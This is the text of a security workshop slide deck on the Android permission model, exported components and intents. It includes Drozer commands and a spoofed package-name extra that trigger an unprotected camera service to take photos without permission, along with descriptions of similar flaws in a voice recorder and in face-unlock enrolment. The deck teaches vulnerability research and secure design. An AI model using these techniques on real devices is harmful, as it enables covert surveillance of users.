

Per-mission Impossible

Exploring the Android Permission Model and Intents

Miłosz Gaczkowski

William Taylor

W / T H
secure

Who am I?

- Miłosz Gaczkowski
 - /'mi.wɔs/
- Past life: University teaching
 - Computer science
 - Cybersecurity
- Current life: Mobile Security Lead at WithSecure
 - Android/iOS apps
 - Android devices
 - BYOD Mobile Application Management setups



Who am I?

- William Taylor
 - Will
- Past life: Embedded Systems Engineer
 - Touchscreen IC integration
 - R&D development
- Current life: Security Consultant at WithSecure
 - Mobile application testing
 - Mobile device testing
 - Kubernetes (not yet running on mobile OS)



Session plan

- 1 Introductions (done!)
- 2 Android permissions – the basics
- 3 Example vulns in the wild
- 4 Conclusions
- 5 Your turn to have a go!

Android permissions

A crash course

Basic app components

Activities

- Think of it as a “screen” in the application
- A self-contained part of the application’s UI
 - Ideally not very dependent on each other
- Every app will have at least one – the “main activity”
- Can be called (created and brought to the foreground) by:
 - The app they belong to
 - Other apps if you allow it

<https://developer.android.com/guide/components/activities/intro-activities>

Basic app components

Services

- Similar idea to a “daemon” (or a “service” in other OSes)
- Runs in the background
 - Generally no UI
- Once spawned, usually runs until it’s done with its task
- Two types: foreground and background
 - Foreground – assumed to be important to the user, user must be informed it’s there
 - Background – not visible to the user, and can be killed by OS easily (e.g. if running out of RAM)
- Can be called (created and executed) by:
 - The app they belong to
 - Other apps if you allow it

<https://developer.android.com/guide/components/services>

Basic app components

Two more to know, but won't discuss much today.

Broadcast receivers

- Handle messages/events usually sent to multiple applications
 - e.g., “screen has been turned off”
- Ideally: receiver consumes broadcast, hands it off to another component

Content providers

- Manage some shared data and expose an API
 - Data mapped to URIs

<https://developer.android.com/guide/components/fundamentals>

What's the point?

- (As a base case) any application could interface with any application's components.
 - (This is often a bad idea, we'll talk about permissions management soon)
- Example: you're looking at someone's profile on Facebook, and you decide to sent them a message.
 - The Facebook app doesn't handle that, it just hands over to FB Messenger
 - Calls an **activity** in FB Messenger
 - Capable of passing data between apps – it doesn't just open Messenger, it opens a chat window with the person you wanted
- You need to take a selfie to upload to some app, you click on the button to do that
 - App doesn't have to implement their own camera
 - Calls your normal camera app's **activity**
 - Gets photo back through a **content provider**

So how do we talk to these things?

- Content providers use URIs
 - Not gonna talk about how these work
 - <https://developer.android.com/reference/android/content/ContentResolver>
- Activities, services and broadcast receivers rely on **intents**
 - An intent is basically a message that requests action from another component
 - Could be a component of the same app, or another app
 - Could be asking for a specific app (explicit) or any app that can perform a task (implicit, e.g., “take a photo”)
 - Basically – standardised Java/Kotlin objects that request an action from something else
 - Processed slightly differently depending on what you’re calling, but the structure is similar
 - <https://developer.android.com/guide/components/intents-filters>

Example intents

Borrowed from <https://developer.android.com/guide/components/intents-common>

Start a service explicitly – we specify the class, add some data, and start it:

```
Intent downloadIntent = new Intent(this, DownloadService.class);
downloadIntent.setData(Uri.parse(fileUrl));
startService(downloadIntent);
```

Implicit – we specify an action, but not the class that should act on it:


```
// Create the text message with a string.
Intent sendIntent = new Intent();
sendIntent.setAction(Intent.ACTION_SEND);
sendIntent.putExtra(Intent.EXTRA_TEXT, textMessage);
sendIntent.setType("text/plain");
// Try to invoke the intent.
try {
    startActivity(sendIntent);
} catch (ActivityNotFoundException e) {
    // Define what your app should do if no activity can handle the intent.
}
```

Exported components

- *Actually* letting any app access *any* component of any other app would be a disaster
- Anyone could just write an app that sequence-breaks another app – scary!
- The `android:exported` attribute decides whether cross-app access is allowed
 - `true`: other apps can talk to our component
 - `false`: app can still talk to itself, but other normal apps can't
 - Exceptions: apps that share a user ID (rare and not recommended), privileged OS apps
- The default value of this attribute changes depending on context and OS version
 - Google's recommendation – set it explicitly
 - <https://developer.android.com/topic/security/risks/android-exported>

Permissions

- We're almost done with the boring theory!
- App permissions restrict access to sensitive data or activity
- You've seen some of these before:
 - Camera permissions
 - Access to files on the device
- Particularly sensitive permissions are requested at runtime
 - User gets asked
- Less sensitive stuff is handled in the background with minimal interaction
 - Listed in Play Store and available for user review
- Important option: signature permissions
 - Apps can access each other's services **iff** they're signed by the same certificate* (== same dev)



Does this sentence make sense?

“When exploring app XYZ, we found an exported service that wasn’t protected by any permissions.”

- service – something that runs in the background
- exported – other apps can talk to it
- no permissions – any app can talk to it with no restrictions

Does this sentence make sense?


“This Android activity was not exported.”

- activity – an interactive screen
- not exported – other apps can't talk to it*

Does this sentence make sense?

“This Android activity was exported and required the camera permission.”

- activity – an interactive screen
- exported – other apps can talk to it
- camera permission – sensitive stuff, so any app claiming it would require user consent



Vulns in the wild

It's hacking time 🕶️🕶️🕶️

Background

- We've been asked to test a few Android devices
- Smaller vendor, client is reselling them with their own branding
- Find vulnerabilities that could harm the users or client's reputation
- A few things to look for:
 - Public vulns in AOSP/kernel/etc. that vendor hasn't patched yet?
 - Any apps that come with the device, *especially* system apps
 - Known hardware vulns?
- Today's focus: app vulns

Approach

- Our devices are *not* rooted
 - We have access to rooted devices, but not really needed for today
- We can:
 - Use adb to download copies of all apps
 - (Yes, even system apps. Yes, on a non-rooted device. This is normal.)
 - Unpack and decompile with `jadx-gui` or `ByteCodeViewer`
 - Inspect the manifest files to identify all declared components, their attributes and permissions
 - Look at decompiled source code to get an idea what they do
 - Install apps on the device that interact with different system components
 - Drozer: <https://github.com/WithSecureLabs/drozer/>
(<https://github.com/Yogehi/Drozer-Docker>)
 - Write your own PoC/test apps

Tooling - Decompilers

- You should have multiple decompilers ready
- jadx - <https://github.com/skylot/jadx/releases>
 - Easily scriptable
 - Reliable
- ByteCode Viewer - <https://github.com/Konloch/bytecode-viewer/releases>
 - Combines (might be outdated) versions of different decompilers
 - JD-Gui/Core
 - Procyon
 - CFR
 - Fernflower
 - Krakatau
 - JADX-Core
- Everyone always says “use jadx“, but what happens when jadx fails?



Tooling – Decompilers


```
package com.sec.android.app.samsungapps.deeplink;

import android.net.Uri;
import android.os.Bundle;
import com.sec.android.app.samsungapps.utility.deeplink.DeepLink;

/* compiled from: ProGuard */
public class DeepLinkFactory {
    /* JADX WARNING: Removed duplicated region for block: B:33:0x00a6 A[Catch:{ Exception -> 0x00d8 }, RETURN] */
    /* JADX WARNING: Removed duplicated region for block: B:34:0x00a7 A[Catch:{ Exception -> 0x00d8 }] */
    /* Code decompiled incorrectly, please refer to instructions dump. */
    public static com.sec.android.app.samsungapps.utility.deeplink.DeepLink createDeepLink(android.content.Intent intent) {
        /*
        // Method dump skipped, instructions count: 242
        */
        throw new UnsupportedOperationException("Method not decompiled: com.sec.android.app.samsungapps.utility.deeplink.DeepLinkFactory.createDeepLink(android.content.Intent):com.sec.android.app.samsungapps.utility.deeplink.DeepLink");
    }

    /* renamed from: a */
    private static Bundle m2289a(Bundle bundle, Uri uri) {
        Bundle bundle2 = bundle == null ? new Bundle() : bundle;
        boolean booleanQueryParameter = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_HIDE_UP_BTN, false);
        if (booleanQueryParameter) {
            bundle2 = DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_HIDE_UP_BTN, booleanQueryParameter);
        }
        boolean booleanQueryParameter2 = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_HIDE_SEARCH_BTN, false);
        if (booleanQueryParameter2) {
            bundle2 = DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_HIDE_SEARCH_BTN, booleanQueryParameter2);
        }
        boolean booleanQueryParameter3 = uri.getBooleanQueryParameter(DeepLink.EXTRA_DEEPLINK_BACK_TO_HONE, false);
        return booleanQueryParameter3 ? DeepLinkFactoryUtil.addBooleanExtra(bundle, DeepLink.EXTRA_DEEPLINK_BACK_TO_HONE, booleanQueryParameter3) : bundle2;
    }
}
```

Jadx failing to decompile a Java class



```
package com.sec.android.app.samsungapps.deeplink;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import com.sec.android.app.samsungapps.utility.deeplink.DeepLink;

public class DeepLinkFactory {
    private static Bundle a(Bundle var0, Uri var1) {
        Bundle var2;
        if (var0 == null) {
            var2 = new Bundle();
        } else {
            var2 = var0;
        }

        boolean var3 = var1.getBooleanQueryParameter("hideUpBtn", false);
        if (var3) {
            var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, "hideUpBtn", var3);
        }

        var3 = var1.getBooleanQueryParameter("hideSearchBtn", false);
        if (var3) {
            var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, "hideSearchBtn", var3);
        }

        var3 = var1.getBooleanQueryParameter("BTH", false);
        if (var3) {
            var2 = DeepLinkFactoryUtil.addBooleanExtra(var0, "BTH", var3);
        }

        return var2;
    }

    public static DeepLink createDeepLink(Intent param0) {
        // $FF: Couldn't be decompiled
    }
}
```

ByteCode Viewer successfully decompiles the same Java class

Tooling - Drozer

- A quick way to explore and interact with Android apps/devices
- Slap the Drozer agent on your phone and it opens a bind shell
- Connect with a client from your PC, give it commands
- Enumerate applications
- Enumerate components
- Create intents in real time
- The alternative: every time you want to test some interaction, you write a new app for it
- Issue: it's reliant on stuff that only works on Python 2/Java 7
 - We're fixing that, watch this space
 - In the meantime, Yogehi's Docker container works well:
<https://github.com/Yogehi/Drozer-Docker>
 - We also provided you with our own Dockerfile

```
(kali㉿kali)-[~]  
$ drozer console connect --server localhost  
Selecting a0e775c09d59beb9 ( )  
  
..                               .. :.  
.. 0 ..                          .r..  
.. a ..   . .....   .   ..nd  
ro .. idsnemesisand .. pr  
..otectorandroidsneme.  
..,sisandprotectorandroids+..  
.. nemesisandprotectorandroidsn:..  
.. emesisandprotectorandroidsnemes..  
.. isandp, .. ,rotecyayandro, .. ,idsnem..  
.. isisandp .. rotectorandroid .. snemisis..  
.. ,andprotectorandroidsnemisisandprotec..  
.. torandroidsnemesisandprotectorandroid..  
.. snemisisandprotectorandroidsnemesisan..  
.. dprotectorandroidsnemesisandprotector..  
  
drozer Console (v3.0.0)
```

Tooling - Drozer

Java code making a new Intent and launching an Activity

```
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.sec.android.app.samsungapps",
"com.sec.android.app.samsungapps.viewpager.InterimActivity"));
intent.putExtra("directcall", true);
intent.putExtra("isInternal", true);
intent.putExtra("directInstall", true);
intent.putExtra("installReferrer", "com.sec.android.app.samsungapps");
intent.putExtra("directOpen", true);
intent.putExtra("GUID", "com.nianticlabs.pokemongo.ares");
startActivity(intent);
```

VS

```
run app.activity.start --component com.sec.android.app.samsungapps
com.sec.android.app.samsungapps.viewpager.InterimActivity
--extra boolean directcall true
--extra boolean isInternal true
--extra boolean directInstall true
--extra string installReferrer com.sec.android.app.samsungapps
--extra boolean directOpen true
--extra string GUID com.nianticlabs.pokemongo.ares
```

Drozer making a new Intent and launching an Activity

Let's find an app to look at!

Using Drozer, we can
run `app.package.list`
to get a list of all installed packages

drozer Console (v2.4.4)

```
dz> run app.package.list
```

```
com.manufacturer.gdpr (GDPR)
```

```
com.manufacturer.iris (NXTVISION)
```

```
com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim)
```

```
com.qualcomm.qti.qms.service.telemetry (Qualcomm Mobile  
Security)
```

```
com.manufacturer.camera (Camera)
```

```
...
```


Let's find an app to look at!

Huge list of packages – let's take a closer look at the vendor's camera app.

```
dz> run app.package.attacksurface com.manufacturer.camera
```

Attack Surface:

```
5 activities exported
0 broadcast receivers exported
0 content providers exported
1 services exported
```

Take note of 5 exported activities, 1 exported service

```
dz> run app.service.info -a com.manufacturer.camera
```

```
Package: com.manufacturer.camera
com.android.camera.AICameraService
Permission: null
```

Alternatively: pull app, inspect manifest

If you don't want to use Drozer:

- use pm to find app
- adb pull /path/to/app/base.apk
- Decompile with jadx, look through AndroidManifest.xml

```
<service android:name="com.android.camera.AIKeyCamera.AICameraService"
android:enabled="true" android:exported="true">
<intent-filter>
<action android:name="android.media.action.AI_CAMERA"/>
</intent-filter>
[...]
<intent-filter>
<action android:name="com.manufacturer.camera.action.ai_key_take_selfie"/>
</intent-filter>
[...]
</service>
```

Let's check the source code!

- Drozer can tell us where the app is:

```
dz> run app.package.info -a com.manufacturer.camera
```

```
Package: com.manufacturer.camera
```

```
Application Label: Camera
```

```
Process Name: com.manufacturer.camera
```

```
Version: v4.2.2.6.0145.10.0
```

```
Data Directory: /data/user/0/com.manufacturer.camera
```

```
APK Path: /system/priv-app/manufacturerCamera/manufacturerCamera.apk
```

```
UID: 10071
```

```
GID: [1023]
```

- `adb pull /system/priv-app/manufacturerCamera/manufacturerCamera.apk`
- Decompile with `jadx`
- Browse away!

Let's check the source code!

```
protected void onHandleIntent(Intent intent) {  
    Bundle myExtras = intent.getExtras();  
    String action = intent.getAction();  
    ...  
    if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {  
        if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||  
            "com.android.systemui".equals(myExtras.getString("from_package")) ||  
            "com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {  
            char c = 65535;  
            switch (action.hashCode()) {  
                ...  
                if (action.equals(ACTION_TAKE_SELFIE)) {  
                    c = 6;  
                    break;  
                }  
                ...  
            }  
            switch(c) {  
                case 6:  
                    Log.d(TAG, "take selfie");  
                    takeSelfie();  
                    return;  
                }  
            }  
        }  
    }  
}
```

Let's check the source code!

```
protected void onHandleIntent(Intent intent) {  
    Bundle myExtras = intent.getExtras();  
    String action = intent.getAction();  
    ...  
    if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {  
        if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||  
            "com.android.systemui".equals(myExtras.getString("from_package")) ||  
            "com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {  
            char c = 65535;  
            switch (action.hashCode()) {  
                ...  
                if (action.equals(ACTION_TAKE_SELFIE)) {  
                    c = 6;  
                    break;  
                }  
                ...  
            }  
            switch(c) {  
                case 6:  
                    Log.d(TAG, "take selfie");  
                    takeSelfie();  
                    return;  
                ...  
            }  
        }  
    }  
}
```



Let's check the source code!

```
protected void onHandleIntent(Intent intent) {  
    Bundle myExtras = intent.getExtras();  
    String action = intent.getAction();  
    ...  
    if (!isPermissionsRequest() && myExtras != null && myExtras.containsKey("from_package")) {  
        if ("com.manufacturer.smart.aikey".equals(myExtras.getString("from_package")) ||  
            "com.android.systemui".equals(myExtras.getString("from_package")) ||  
            "com.manufacturer.sidebar".equals(myExtras.getString("from_package"))) {  
            char c = 65535;  
            switch (action.hashCode()) {  
                ...  
                if (action.equals(ACTION_TAKE_SELFIE)) {  
                    c = 6;  
                    break;  
                }  
                ...  
            }  
            switch(c) {  
                case 6:  
                    Log.d(TAG, "take selfie");  
                    takeSelfie();  
                    return;  
                ...  
            }  
        }  
    }  
}
```

Hypothesis

- Exported service
- No permissions
- Can `takeSelfie()` – presumably that takes selfies???
- A few conditions required to meet this state
 - But they're all user-manipulable (ok, app-manipulable) string values
 - I can just pass those as needed
- So I should be able to take selfies with no permissions
- Naughty!

Let's try it...

```
dz> run app.service.start  
--component com.xxx.camera com.android.camera.AIKeyCamera.AICameraService  
--action com.xxx.camera.action.ai_key_take_shot  
--extra string from_package com.xxx.smart.aikey  
--extra string android.intent.extras.CAMERA_FACING 0
```


Can we write an app that does the same?

- Sure we can!
- Prepare for a Will jumpscare...

Very similar issue in the voice recorder

- Discovery process pretty much the same
- Exported service, no permissions
- Does have a string extra indicating which app is launching it, and rejects the request if that string isn't right
- But **we can manipulate that**
- Start and stop voice recordings on demand
- Naughty!
- (Let's demo it quickly?)

How do you fix this?

- Permissions!
- In these cases, we have an obvious candidate – the camera permission and the sound recorder permission, already part of Android
- If you really wanted to, you could implement your own signature permission – that will work for all the apps you’ve made and all system apps
- Do you *actually need* an exported service that immediately takes a selfie or starts a screen recording?
 - (probably not)
- Exporting a service like that is the equivalent of `chmod 777` on a random file because “it makes things work”
 - don’t do it
 - don’t
 - no

This happens irl

Like, all the time

This happens irl

- We've focused on this one small issue because *we keep seeing it out there*
- CWE-926: Improper Export of Android Application Components
 - <https://cwe.mitre.org/data/definitions/926.html>
- 2018: Oppo F5 devices
 - <https://nvd.nist.gov/vuln/detail/CVE-2018-14996>
 - Arbitrary command execution as system user
- 2019: Google and Samsung camera apps
 - <https://www.xda-developers.com/google-samsung-camera-app-exposed-video-intents-third-party-apps/>
 - Any app can take a photo/record video
- 2022: Samsung Galaxy App Store
 - <https://labs.withsecure.com/advisories/samsung-galaxy-any-app-can-install-any-app>
 - Any app can install any app
- 2022: Samsung Voice Notes
 - <https://nvd.nist.gov/vuln/detail/CVE-2022-28789>
 - Record voice without user interaction/consent

Conclusions!

What have we learned today?

Conclusions

- Android apps' modularity can be a blessing or (if used poorly) a curse
- The tools to do this right are there – but do people do it?
- Remember: when you buy an Android device, you buy a device **from a specific manufacturer.**
- **They write their own fork of Android, they manage the apps.**
- Your threat model will vary – but keep in mind that the Big Brands™ are more likely to care, and to get it right
 - (and to fix it when things go wrong)
- You now have **all the tools** to look for this type of issues yourself!
 - Well, you'd need a target device...
 - But the rest is just practise!

Your turn to play!

W / T H
secure

Step 1 – tooling!

Make sure everybody has these working:

- Android Studio
- Emulated AVD device OR physical device you can connect to with adb
- Drozer + Drozer Agent
- jadx-gui

Step 2 – basic intents

- You will be given a basic APK with the following:
 - An exported activity
 - An exported service
 - An exported broadcast receiver
- Each of these components will indicate when it's been invoked
- Decompile the app to see what it does (it doesn't do much)
- First, write an Android app to trigger each component
 - Haven't written an app before? Don't worry, we'll guide you!
- Then, use Drozer to do the same!
- Finally, add an extra to your intents

Step 3 – vulnerable camera app

- [not the real one, but the idea is very similar]
- Miłosz's ExtremeCam app is a *very basic* camera application
- Decompile it with jadx to see what it does!
- Could an untrusted application on the device abuse exported components to take photos at will?
 - (yes)
- Read through the code, identify the required extras, and:
 - Prove the vulnerability with Drozer
 - Write a PoC malicious app

Step 4 – crappy permissions

- Android provides some nice documentation and example about how to implement Custom Permissions in Android
 - <https://developer.android.com/guide/topics/permissions/defining>
- An application can define a custom permission and then define a “protectionLevel” which dictates what kind of applications can use the permission:
 - normal – any application can use this permission
 - signature – only usable by applications signed by the same cert that declared the permission
 - signatureOrSystem – same as above, but also applications that are in a specific folder on the Android OS
- Once again, the official Android website gives some nice examples on defining custom permissions

Example

For example, an app that wants to control who can start one of its activities could declare a permission for this operation as follows:

```
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.myapplication" >

  <permission
    android:name="com.example.myapplication.permission.DEADLY_ACTIVITY"
    android:label="@string/permlab_deadlyActivity"
    android:description="@string/permdesc_deadlyActivity"
    android:permissionGroup="android.permission-group.COST_MONEY"
    android:protectionLevel="dangerous" />

  ...
</manifest>
```

The `protectionLevel` attribute is required, telling the system how the user is to be informed of apps requiring the permission, or who is allowed to hold that permission, as described in the linked documentation.

Android documentation on Permissions

Step 4 – crappy permissions

- This time, you'll get an application whose exported components are protected by custom permissions
 - So, only some apps can interact with them... right?
- BUT nothing stops another app from claiming the required permission at install time
- In order to communicate with the exported Activity, you will have to add the custom permission to your application's manifest
- If you want to use Drozer, you'll have to modify its AndroidManifest.xml to grant it the permission – this can't (easily) be done automatically
 - Play with that if you'd like
- Write an Android application that claims the custom permission and accesses the component!

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.withsecure.testintent">

    <uses-permission android:name="com.withsecure.testintent.SomeCustomPermission" />

    <application
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="TestIntent"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
```

Step 5 – signature-level permissions

- Finally, here's how we do this right!
- We'll provide you with another copy of the application – but this time the permission has signature-level protections
- Other apps **can't** claim the permission unless they've been signed by the same developer
- Short of my cert leaking or an Android 0-day, you **won't** be able to access this component

One more vuln for the road

Final demo if we have the time

Face unlock issue

- Different device
- Different area!
- This tablet came with its own implementation of Face Unlock
- Initially we were looking for issues like “can I point this at a photo of myself and unlock the phone?”
 - Low success rate – maybe 10%
 - Device stops accepting face unlock after 3 failed attempts
 - Not great, not terrible
- But to make this possible, the vendor had to modify the Settings app
 - You have to set it up somehow, right?
- There was also a Face Unlock app with a few exported components – we’ll need to look at those too

Face unlock issue

- Explore the Settings app
 - **Tons** of exported activities
 - Narrow them down to ones that mention Face Unlock in their name
 - Only a few remain
 - Nothing special in most of them...
 - **...except for the one that lets you enrol new faces to the device with no authentication**
 - **(demo in a moment)**
-
- Check the Face Unlock app
 - Random exported service that deletes all registered face data
 - No permissions needed, doesn't even look for random strings – call it, and Face Unlock is disabled
 - Not really a big issue, but could cause annoyance

Keep in touch!

- e-mail: milosz.gaczkowski@withsecure.com
- Twitter: [@cyberMilosz](https://twitter.com/cyberMilosz)
- LinkedIn: <https://www.linkedin.com/in/milosz-gaczkowski/>
- e-mail: william.taylor@withsecure.com
- Twitter: [@firesonthebird](https://twitter.com/firesonthebird)
- LinkedIn: www.linkedin.com/in/william-taylor-thefiresonthebird



W / T H[®]
secure